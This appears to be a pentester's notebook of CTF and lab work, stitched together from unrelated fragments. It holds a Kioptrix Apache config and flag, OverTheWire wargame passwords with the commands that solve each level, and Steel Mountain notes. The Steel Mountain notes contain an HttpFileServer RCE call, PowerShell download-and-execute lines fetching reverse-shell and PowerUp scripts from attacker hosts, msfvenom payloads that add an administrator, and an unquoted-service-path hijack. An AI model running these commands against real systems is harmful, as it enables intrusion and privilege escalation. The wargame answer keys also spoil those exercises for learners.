LoadModule dir module libexec/apache22/mod_dir.so
LoadModule imagemap module libexec/apache22/mod_imagemap.so
LoadModule actions module libexec/apache22/mod_actions.so
LoadModule speling module libexec/apache22/mod_speling.so
LoadModule userdir module libexec/apache22/mod_userdir.so
LoadModule alias module libexec/apache22/mod_alias.so
LoadModule rewrite module libexec/apache22/mod_rewrite.so
LoadModule php5 module libexec/apache22/libphp5.so
```

```
<IfModule !mpm_netware_module>
<IfModule !mpm_winnt_module>
#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
# It is usually good practice to create a dedicated user and group for
# running httpd, as with most system services.
#
User www
Group www

</IfModule>
</IfModule>
```

```
# 'Main' server configuration
#
# The directives in this section set up the values used by the 'main'
# server, which responds to any requests that aren't handled by a
# <VirtualHost> definition. These values also provide defaults for
# any <VirtualHost> containers you may define later in the file.
#
# All of these directives may appear inside <VirtualHost> containers,
```

```
# in which case these default settings will be overridden for the
# virtual host being defined.
#
#
# ServerAdmin: Your address, where problems with the server should be
# e-mailed. This address appears on some server-generated pages, such
# as error documents. e.g. admin@your-domain.com
#
ServerAdmin you@example.com

#
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
#
#ServerName www.example.com:80

#
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory, but
# symbolic links and aliases may be used to point to other locations.
#
DocumentRoot "/usr/local/www/apache22/data"

#
# Each directory to which Apache has access can be configured with respect
# to which services and features are allowed and/or disabled in that
# directory (and its subdirectories).
#
# First, we configure the "default" to be a very restrictive set of
# features.
#
<Directory />
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>

#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#
#
# This should be changed to whatever you set DocumentRoot to.
#
<Directory "/usr/local/www/apache22/data">
    #
    # Possible values for the Options directive are "None", "All",
    # or any combination of:
    #   Indexes Includes FollowSymLinks SymLinksIfOwnerMatch ExecCGI MultiViews
    #
    # Note that "MultiViews" must be named *explicitly* --- "Options All"
    # doesn't give it to you.
    #
    # The Options directive is both complicated and important. Please see
    # http://httpd.apache.org/docs/2.2/mod/core.html#options
    # for more information.
    #
    Options Indexes FollowSymLinks
```

```

#
# AllowOverride controls what directives may be placed in .htaccess files.
# It can be "All", "None", or any combination of the keywords:
#   Options FileInfo AuthConfig Limit
#
AllowOverride None

#
# Controls who can get stuff from this server.
#

Order allow,deny
Allow from all
</Directory>

#
# DirectoryIndex: sets the file that Apache will serve if a directory
# is requested.
#
<IfModule dir_module>
    DirectoryIndex index.php index.html
</IfModule>

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
    Order allow,deny
    Deny from all
    Satisfy All
</FilesMatch>

#
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here. If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog "/var/log/httpd-error.log" <=====

#
# LogLevel: Control the number of messages logged to the error_log.
# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
#
LogLevel warn

<IfModule log_config_module>
#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
#
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common

<IfModule logio_module>
    # You need to enable mod_logio.c to use %I and %O
    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O" combinedio
</IfModule>

#
# The location and format of the access logfile (Common Logfile Format).
# If you do not define any access logfiles within a <VirtualHost>
# container, they will be logged here. Contrariwise, if you *do*

```

```

# define per-<VirtualHost> access logfiles, transactions will be
# logged therein and *not* in this file.
#
#CustomLog "/var/log/httpd-access.log" common

#
# If you prefer a logfile with access, agent, and referer information
# (Combined Logfile Format) you can use the following directive.
#
CustomLog "/var/log/httpd-access.log" combined
</IfModule>

<IfModule alias_module>
#
# Redirect: Allows you to tell clients about documents that used to
# exist in your server's namespace, but do not anymore. The client
# will make a new request for the document at its new location.
# Example:
# Redirect permanent /foo http://www.example.com/bar

#
# Alias: Maps web paths into filesystem paths and is used to
# access content that does not live under the DocumentRoot.
# Example:
# Alias /webpath /full/filesystem/path
#
# If you include a trailing / on /webpath then the server will
# require it to be present in the URL. You will also likely
# need to provide a <Directory> section to allow access to
# the filesystem path.

#
# ScriptAlias: This controls which directories contain server scripts.
# ScriptAliases are essentially the same as Aliases, except that
# documents in the target directory are treated as applications and
# run by the server when requested rather than as documents sent to the
# client. The same rules about trailing "/" apply to ScriptAlias
# directives as to Alias.
#
ScriptAlias /cgi-bin/ "/usr/local/www/apache22/cgi-bin/"

</IfModule>

<IfModule cgid_module>
#
# ScriptSock: On threaded servers, designate the path to the UNIX
# socket used to communicate with the CGI daemon of mod_cgid.
#
#Scriptsock /var/run/cgisock
</IfModule>

#
# "/usr/local/www/apache22/cgi-bin" should be changed to whatever your ScriptAliased
# CGI directory exists, if you have that configured.
#
<Directory "/usr/local/www/apache22/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>

#
# DefaultType: the default MIME type the server will use for a document
# if it cannot otherwise determine one, such as from filename extensions.
# If your server contains mostly text or HTML documents, "text/plain" is

```

```

# a good value. If most of your content is binary, such as applications
# or images, you may want to use "application/octet-stream" instead to
# keep browsers from trying to display binary files as though they are
# text.
#
DefaultType text/plain

<IfModule mime module>
#
# TypesConfig points to the file containing the list of mappings from
# filename extension to MIME-type.
#
#TypesConfig etc/apache22/mime.types

#
# AddType allows you to add to or override the MIME configuration
# file specified in TypesConfig for specific file types.
#
#AddType application/x-gzip .tgz
#
# AddEncoding allows you to have certain browsers uncompress
# information on the fly. Note: Not all browsers support this.
#
#AddEncoding x-compress .Z
#AddEncoding x-gzip .gz .tgz
#
# If the AddEncoding directives above are commented-out, then you
# probably should define those extensions to indicate media types:
#
AddType application/x-compress .Z
AddType application/x-gzip .gz .tgz

#
# AddHandler allows you to map certain file extensions to "handlers":
# actions unrelated to filetype. These can be either built into the server
# or added with the Action directive (see below)
#
# To use CGI scripts outside of ScriptAliased directories:
# (You will also need to add "ExecCGI" to the "Options" directive.)
#
#AddHandler cgi-script .cgi

# For type maps (negotiated resources):
#AddHandler type-map var

#
# Filters allow you to process content before it is sent to the client.
#
# To parse .shtml files for server-side includes (SSI):
# (You will also need to add "Includes" to the "Options" directive.)
#
#AddType text/html .shtml
#AddOutputFilter INCLUDES .shtml

AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps

</IfModule>

#
# The mod_mime magic module allows the server to use various hints from the
# contents of the file itself to determine its type. The MIMEMagicFile
# directive tells the module where the hint definitions are located.
#
#MIMEMagicFile etc/apache22/magic

```

```
#  
# Customizable error responses come in three flavors:  
# 1) plain text 2) local redirects 3) external redirects  
#  
# Some examples:  
#ErrorDocument 500 "The server made a boo boo."  
#ErrorDocument 404 /missing.html  
#ErrorDocument 404 "/cgi-bin/missing_handler.pl"  
#ErrorDocument 402 http://www.example.com/subscription_info.html  
#  
  
#  
# MaxRanges: Maximum number of Ranges in a request before  
# returning the entire resource, or 0 for unlimited  
# Default setting is to accept 200 Ranges  
#MaxRanges 0  
  
#  
# EnableMMAP and EnableSendfile: On systems that support it,  
# memory-mapping or the sendfile syscall is used to deliver  
# files. This usually improves server performance, but must  
# be turned off when serving from networked-mounted  
# filesystems or if support for these functions is otherwise  
# broken on your system.  
#  
#EnableMMAP off  
#EnableSendfile off  
  
# Supplemental configuration  
#  
# The configuration files in the etc/apache22/extr/  
# directory can be  
# included to add extra features or to modify the default configuration of  
# the server, or you may simply copy their contents here and change as  
# necessary.  
  
# Server-pool management (MPM specific)  
#Include etc/apache22/extr/httpd-mpm.conf  
  
# Multi-language error messages  
#Include etc/apache22/extr/httpd-multilang-errordoc.conf  
  
# Fancy directory listings  
#Include etc/apache22/extr/httpd-autoindex.conf  
  
# Language settings  
#Include etc/apache22/extr/httpd-languages.conf  
  
# User home directories  
#Include etc/apache22/extr/httpd-userdir.conf  
  
# Real-time info on requests and configuration  
#Include etc/apache22/extr/httpd-info.conf  
  
# Virtual hosts  
#Include etc/apache22/extr/httpd-vhosts.conf  
  
# Local access to the Apache HTTP Server Manual  
#Include etc/apache22/extr/httpd-manual.conf  
  
# Distributed authoring and versioning (WebDAV)  
#Include etc/apache22/extr/httpd-dav.conf  
  
# Various default settings  
#Include etc/apache22/extr/httpd-default.conf  
  
# Secure (SSL/TLS) connections
```

```
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must be present to support
#        starting without SSL on platforms with no /dev/random equivalent
#        but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>
```

```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
```

```
<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2
```

```
<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

```
</VirtualHost>
```

```
Include etc/apache22/Includes/*.conf
```

## flag

```
# cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...
```

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic.. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targeted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly. Knowing the OS gives you any idea of what will work and what won't from the get go. Default file locations are not the same on FreeBSD versus a Linux based distribution. Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log". It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data". Finding and knowing these little details will greatly help during an attack. Of course my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course the log results may not be accurate if you created a snapshot and reverted, but at least it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things. Default settings, nothing fancy but it should've logged a few of your attacks. Look at the following files:

```
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

The folderMonitor.log file is just a cheap script of mine to track created/deleted and modified files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use OSSEC-HIDS for this.

The httpd-access.log is rather self-explanatory .

Lastly, the ossec-alerts.log file is OSSEC-HIDS is where it puts alerts when monitoring certain files. This one should've detected a few of your web attacks.

Feel free to explore the system and other log files to see how noisy, or silent, you were. And again, thank you for taking the time to download and play.  
Sincerely hope you enjoyed yourself.

Be good...

loneferret  
<http://www.kioptrix.com>

p.s.: Keep in mind, for each "web attack" detected by OSSEC-HIDS, by default it would've blocked your IP (both in hosts.allow & Firewall) for 600 seconds. I was nice enough to remove that part :)

#

**WeirdShit**

# ***AvengerCon***

148

200

**200**

DONE

```
python -c 'import pty;pty.spawn("/bin/sh");'
```

## ***enumeration***

```
nmap -sC -sV -p- -oN Nmap.txt 192.168.5.200
```

```
curl -v -X OPTIONS http://192.168.5.200:80/
```



**199**

172.16.4.199

# OverTheWire

Usernames: bandit0, bandit1...

Levels: /bandit/

Passwords: /etc/somegame\_pass/

--[ Tips ]--

This machine has a 64bit processor and many security-features enabled by default, although ASLR has been switched off. The following compiler flags might be interesting:

```
-m32          compile for 32bit  
-fno-stack-protector  disable ProPolice  
-Wl,-z,norelro    disable relro
```

In addition, the execstack tool can be used to flag the stack as executable on ELF binaries.

Finally, network-access is limited for most levels by a local firewall.

--[ Tools ]--

For your convenience we have installed a few usefull tools which you can find in the following locations:

- \* gef (<https://github.com/hugsy/gef>) in /usr/local/gef/
- \* pwndbg (<https://github.com/pwndbg/pwndbg>) in /usr/local/pwndbg/
- \* peda (<https://github.com/longld/peda.git>) in /usr/local/peda/
- \* gdbinit (<https://github.com/gdbinit/Gdbinit>) in /usr/local/gdbinit/
- \* pwntools (<https://github.com/Gallopsled/pwntools>)
- \* radare2 (<http://www.radare.org/>)
- \* checksec.sh (<http://www.trapkit.de/tools/checksec.html>) in /usr/local/bin/checksec.sh

boJ9jbbUNNfktd78OOpsqOltutMc3MY1

# Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

```
0. password: bandit0
1. password: boJ9jbbUNNfktd78OOpsq0ltutMc3MY1
2. password: CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9
3. password: UmHadQclWmgdLOKQ3YN gjWxGoRMb5luK
4. password: plwrPrtPN36QITSp3EQaw936yaFoFgAB
5. password: koReBOKuIDDepwhWk7jZC0RTdopnAYKh
6. password: DXjZPULLxYr17uwol01bNLQbtFemEgo7
ls -lah {}
7. password: HKBPTKQnlay4Fw76bEy8PVxKEDQRKTzs
8. password: cvX2JJa4CFALtqS87jk27qwqGhBM9pIV
9. password: UsVvYFSfZZWbi6wgC7dAFyFuR6jQQUhR
10. password: truKLdjsbj5g7yyJ2X2R0o3a5HQJFuLk
11. password: IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR
12. password: 5Te8Y4drgrCrCx8ugdwuEX8KFC6k2EUu
13. password: 8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL
14. 4wcYUJFw0k0XLShIDzztnTBHiqxU3b3e
15. BfMYroe26WYAlil77FoDi9qh59eK5xNr
16. cluFn7wTiGryunymYOu4RcffSxQluehd
sV -sT -Pn -p nmap -sV -sT -Pn -p 31046,31518,31691,31790,31960 127.0.0.1
17. cluFn7wTiGryunymYOu4RcffSxQluehd
18. kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd
2220 -C "cat readme"
19. lueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x
20. GbKksEFF4yrVs6iI55v6gwY5aVje5f0j
p 32323
21. gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr
22. Yk7owGAcWjwMRwrTesJEwB7WVOiILLI
23. jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n
24. UoMYTrfrBFHyQXmg6gzctqAwOmw1lohZ
25. uNG9O58gUE7snukf3bvZ0rxhtnjzSGzG
26. 5czgV9L3Xx8JPOyRbXh6lQbmlOWvPT6Z
27. 3ba3118a22e93127a4ed485be72ef5ea
28. 0ef186ac70e04ea33b4c1853d2526fa2
29. bbc96594b4e001778eee9975372716b2
30. 5b90576bedb2cc04c86a9e924ce42faf
31. 47e603bb428404d265f59c42920d81e5
32. 56a9bf19c63d650ce78e6ec0354ee45e
33. c9c3199ddf4121b10cf581a98d51caee
```

```
find inhere/ -type f -size 1033c
find / -group bandit6 -size 33c 2>/dev/null | xargs
    cat data.txt | grep -C 1 millionth
    cat data.txt | sort | uniq -u
    strings -n 10 data.txt
    cat data.txt | base64 -d
    cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
    xxd -r data.txt > /tmp/squid3232/yeet.x
    ssh -i sshkey.private bandit14@localhost
    nc 127.0.0.1 30000
    ncat -C --ssl packer-debian9 30001
    nmap -sT -Pn -p31000-32000 localhost && nmap -
    diff passwords.new passwords.old
    ssh bandit18@bandit.labs.overthewire.org -p
    ./bandit20-do cat /etc/bandit_pass/bandit20
    echo "GbKksEFF4yrVs6iI55v6gwY5aVje5f0j" | nc -l -
made shell script calling nc
Subnode
more little screen trick
EUID to read pass file
git clone
git log
git log --all -p
git tag
git status, add, commit
$0
```

## 24

```
for i in $(seq 9999);do if [ ${#i} -eq 1 ]; then pin=000${i}; elif [ ${#i} -eq 2 ]; then pin=00${i}; elif [ ${#i} -eq 3 ]; then pin=0${i}; else pin=${i}; fi; echo UoMYTrfrBFHyQXmg6gzctqAwOmw1lohZ $pin;done
```

# **Leviathan**

- |               |                  |
|---------------|------------------|
| 0. leviathan0 | grep -ir pass    |
| 1. rioGegei8m | ltrace           |
| 2. ougahZi8Ta | EUID bypass      |
| 3. Ahdiemoo1j | ltrace -s 100    |
| 4. vuH0coox6m | cyberchef        |
| 5. Tith4cokei | static link      |
| 6. UgaoFee4li | bash brute force |
| 7. ahy7MaeBo9 |                  |

```
leviathan2@melinda:/tmp/jhalon$ ln -s /etc/leviathan_pass/leviathan3 /tmp/jhalon/pass
leviathan2@melinda:/tmp/jhalon$ ls -la
total 7864
drwxrwxr-x 2 leviathan2 leviathan2 4096 Sep 10 04:55 .
drwxrwx-wt 1 root      root      8036352 Sep 10 04:55 ..
lrwxrwxrwx 1 leviathan2 leviathan2 30 Sep 10 04:55 pass -> /etc/leviathan_pass/leviathan3
-rw-rw-r-- 1 leviathan2 leviathan2 0 Sep 10 04:54 pass file.txt
leviathan2@melinda:/tmp/jhalon$ ~/printfile "pass file.txt"
Ahdiemoolj
/bin/cat: file.txt: No such file or directory
```

# 6

```
for i in $(seq 9999);do if [ ${#i} -eq 1 ]; then pin=000${i}; elif [ ${#i} -eq 2 ]; then pin=00${i}; elif [ ${#i} -eq 3 ]; then pin=0${i}; else pin=${i}; fi; ./leviathan6 $pin;done
```

# **Krypton**

|                    |                                                                                         |
|--------------------|-----------------------------------------------------------------------------------------|
| 1. KRYPTONISGREAT  | B64 decode                                                                              |
| 2. ROTTEN          | ROT13                                                                                   |
| 3. CAESARISEASY    | ROT12                                                                                   |
| 4. BRUTE           | quipquip                                                                                |
| 5. CLEARTEXT       | <a href="https://www.dcode.fr/vigenere-cipher">https://www.dcode.fr/vigenere-cipher</a> |
| 6. RANDOM          | ^                                                                                       |
| 7. LFSRISNOTRANDOM | <a href="https://www.cryptoool.org/en/">https://www.cryptoool.org/en/</a>               |

## **natas**

natas9.natas.labs.overthewire.org/  
cat /etc/natas\_webpass/natas10

natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14  
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ  
natas5 is iX6lOfmpN7AYOQGPwtn3fXpbaJVjcHfq  
natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1  
natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9  
natas8 DBfUBfqQG69KvJv1iAbMolpwSNQ9bWe  
natas9 is W0mMhUcRRnG8dcghE4qvk3JA9IGt8nDI  
natas10 nOpp1igQAkUzal1GUUjzn1bFVj7xCNzu  
natas11 U82q5TCMMQ9xuFol3dYX61s7OZD9JKoK



## ***Steel Mountain (THM)***

# enumeration

IIS 8.5 = 2012 R2 | 8.1

```
python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('http://10.9.0.59/jaws.ps1')"
```

bill  
PMBAf5KhZAxVhvqb

cmdkey /list  
also bill

|                                                            |            |                                                                                          |                   |    |
|------------------------------------------------------------|------------|------------------------------------------------------------------------------------------|-------------------|----|
| Advanced SystemCare Service 9<br>SystemCare\ASCSERVICE.exe | Auto       | AdvancedSystemCareService9 C:\Program Files (x86)\IObit\Advanced<br>AWS Lite Guest Agent | AWSLiteAgent      | C: |
| \Program Files\Amazon\XenTools\LiteAgent.exe<br>Service    | IObitUnSvr | Auto                                                                                     | IObit Uninstaller |    |
| Auto LiveUpdate<br>(x86)\IObit\LiveUpdate\LiveUpdate.exe   |            | C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe<br>LiveUpdateSvc            | C:\Program Files  |    |
|                                                            |            | Auto                                                                                     |                   |    |

```
msfvenom -p windows/exec CMD='net localgroup administrators bill /add' -f exe-service -o program.exe
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).Downloadfile('http://10.9.0.59/IUService.exe','c:\program files (x86)\IObit\IObit Uninstaller\IUService.exe')"
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('http://10.9.0.59/PowerUp.ps1'); Invoke-ALLCHECKS"
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('http://10.9.0.59/PowerUp.ps1')"
```

```
ServiceName : AdvancedSystemCareService9  
Path : C:\Program Files (x86)\IObit\Advanced  
SystemCare\ASCSERVICE.exe  
ModifiablePath : @ { ModifiablePath=C:\; IdentityReference=BUILTIN\Users;  
Permissions=AppendData/AddSubdirectory}  
StartName : LocalSystem  
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path  
<HijackPath>  
CanRestart : True  
Name : AdvancedSystemCareService9  
Check : Unquoted Service Paths
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).Downloadfile('http://10.9.0.59/Advanced.exe','C:\Program Files (x86)\IObit\Advanced.exe')"
```

```
msfvenom -p windows/exec CMD='net localgroup administrators bill /add' -f exe -o Advanced.ex
```

# **PowerUp**

root@kali:/Yeet/Machines/UPE/SteelMountain# nc 10.10.146.204 3232

Windows PowerShell running as user bill on STEELMOUNTAIN

Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('<http://10.9.0.59/PowerUp.ps1>'); Invoke-ALLCHECKS"

[\*] Running Invoke-AllChecks

[\*] Checking if user is in a local group with administrative privileges...

[\*] Checking for unquoted service paths...

```
ServiceName : AdvancedSystemCareService9
Path       : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCSERVICE.exe
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AdvancedSystemCareService9'
               -Path <HijackPath>
```

```
ServiceName : AWSLiteAgent
Path       : C:\Program Files\Amazon\XenTools\LiteAgent.exe
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AWSLiteAgent' -Path
               <HijackPath>
```

```
ServiceName : IObitUnSvr
Path       : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'IObitUnSvr' -Path
               <HijackPath>
```

```
ServiceName : LiveUpdateSvc
Path       : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'LiveUpdateSvc' -Path
               <HijackPath>
```

[\*] Checking service executable and argument permissions...

```
ServiceName : IObitUnSvr
Path       : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFile : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
StartName   : LocalSystem
AbuseFunction : Install-ServiceBinary -ServiceName 'IObitUnSvr'
```

[\*] Checking service permissions...

[\*] Checking %PATH% for potentially hijackable .dll locations...

[\*] Checking for AlwaysInstallElevated registry key...

[\*] Checking for Autologon credentials in registry...

```
DefaultDomainName  :  
DefaultUserName   : bill  
DefaultPassword   : PMBAf5KhZAxVhvqb  
AltDefaultDomainName :  
AltDefaultUserName :  
AltDefaultPassword :
```

[\*] Checking for vulnerable registry autoruns and configs...

[\*] Checking for vulnerable schtask files/configs...

[\*] Checking for unattended install files...

[\*] Checking for encrypted web.config strings...

[\*] Checking for encrypted application pool and virtual directory passwords...

## PowerUp2

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('<http://10.9.0.59/PowerUp.ps1>')"

```
ServiceName : AdvancedSystemCareService9
Path       : C:\Program Files (x86)\IObit\Advanced
              SystemCare\ASCSERVICE.exe
ModifiablePath : @{ ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                  Permissions=AppendData/AddSubdirectory}
StartTime   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                  <HijackPath>
CanRestart  : True
Name       : AdvancedSystemCareService9
Check      : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9
Path       : C:\Program Files (x86)\IObit\Advanced
              SystemCare\ASCSERVICE.exe
ModifiablePath : @{ ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                  Permissions=WriteData/AddFile}
StartTime   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                  <HijackPath>
CanRestart  : True
Name       : AdvancedSystemCareService9
Check      : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9
Path       : C:\Program Files (x86)\IObit\Advanced
              SystemCare\ASCSERVICE.exe
ModifiablePath : @{ ModifiablePath=C:\Program Files (x86)\IObit;
                  IdentityReference=STEELMOUNTAIN\bill;
                  Permissions=System.Object[]}
StartTime   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                  <HijackPath>
CanRestart  : True
Name       : AdvancedSystemCareService9
Check      : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9
Path       : C:\Program Files (x86)\IObit\Advanced
              SystemCare\ASCSERVICE.exe
ModifiablePath : @{ ModifiablePath=C:\Program Files (x86)\IObit\Advanced
                  SystemCare\ASCSERVICE.exe;
                  IdentityReference=STEELMOUNTAIN\bill;
                  Permissions=System.Object[]}
StartTime   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                  <HijackPath>
CanRestart  : True
Name       : AdvancedSystemCareService9
Check      : Unquoted Service Paths

ServiceName : AWSLiteAgent
Path       : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                  Permissions=AppendData/AddSubdirectory}
StartTime   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart  : False
Name       : AWSLiteAgent
Check      : Unquoted Service Paths
```

```
ServiceName : AWSLiteAgent
Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
    Permissions=WriteData/AddFile}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart : False
Name : AWSLiteAgent
Check : Unquoted Service Paths

ServiceName : IObitUnSvr
Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
    Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart : False
Name : IObitUnSvr
Check : Unquoted Service Paths

ServiceName : IObitUnSvr
Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
    Permissions=WriteData/AddFile}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart : False
Name : IObitUnSvr
Check : Unquoted Service Paths

ServiceName : IObitUnSvr
Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
    IdentityReference=STEELMOUNTAIN\bill;
    Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart : False
Name : IObitUnSvr
Check : Unquoted Service Paths

ServiceName : IObitUnSvr
Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit
    Uninstaller\IUService.exe;
    IdentityReference=STEELMOUNTAIN\bill;
    Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart : False
Name : IObitUnSvr
Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc
Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
    Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart : False
Name : LiveUpdateSvc
Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc
Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
```

```

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                  Permissions=WriteData/AddFile}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart   : False
Name        : LiveUpdateSvc
Check       : Unquoted Service Paths

ServiceName  : LiveUpdateSvc
Path         : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\Program Files
                  (x86)\IObit\LiveUpdate\LiveUpdate.exe;
                  IdentityReference=STEELMOUNTAIN\bill;
                  Permissions=System.Object[]}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart   : False
Name        : LiveUpdateSvc
Check       : Unquoted Service Paths

ServiceName      : AdvancedSystemCareService9
Path             : C:\Program Files (x86)\IObit\Advanced
                  SystemCare\ASCSERVICE.exe
ModifiableFile   : C:\Program Files (x86)\IObit\Advanced
